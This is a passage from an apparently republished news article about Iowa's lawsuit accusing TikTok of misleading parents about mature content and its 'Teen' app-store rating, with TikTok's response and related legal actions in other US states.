“TikTok has kept parents in the dark,” said Attorney General Bird, a Republican. “It’s time we shine a light on TikTok for exposing young children to graphic materials such as sexual content, self-harm, illegal drug use, and worse.”

The lawsuit also points out that TikTok’s ratings as “T” for “Teen” on other app stores are not accurate either. This legal action is saying TikTok is tricking people about what’s on their app, and Iowa wants them to pay a fine and stop being misleading.

TikTok’s response to the accusation

TikTok is saying that they have strong safety measures in place for young users. They mentioned things like parental controls and time limits for users under 18. TikTok is assuring everyone that they are committed to dealing with the challenges faced by the whole industry and making sure their community stays safe.

This lawsuit is not the only one against TikTok. Some other US states, like Arkansas and Utah, are also taking legal action. It’s part of a global effort by regulators to protect kids from harmful stuff online. While some cases are still ongoing, a judge in Indiana said no to a lawsuit against TikTok in November. Montana also faced a setback when a judge blocked their attempt to ban TikTok, so they are appealing that decision.


[ad_2]
Source link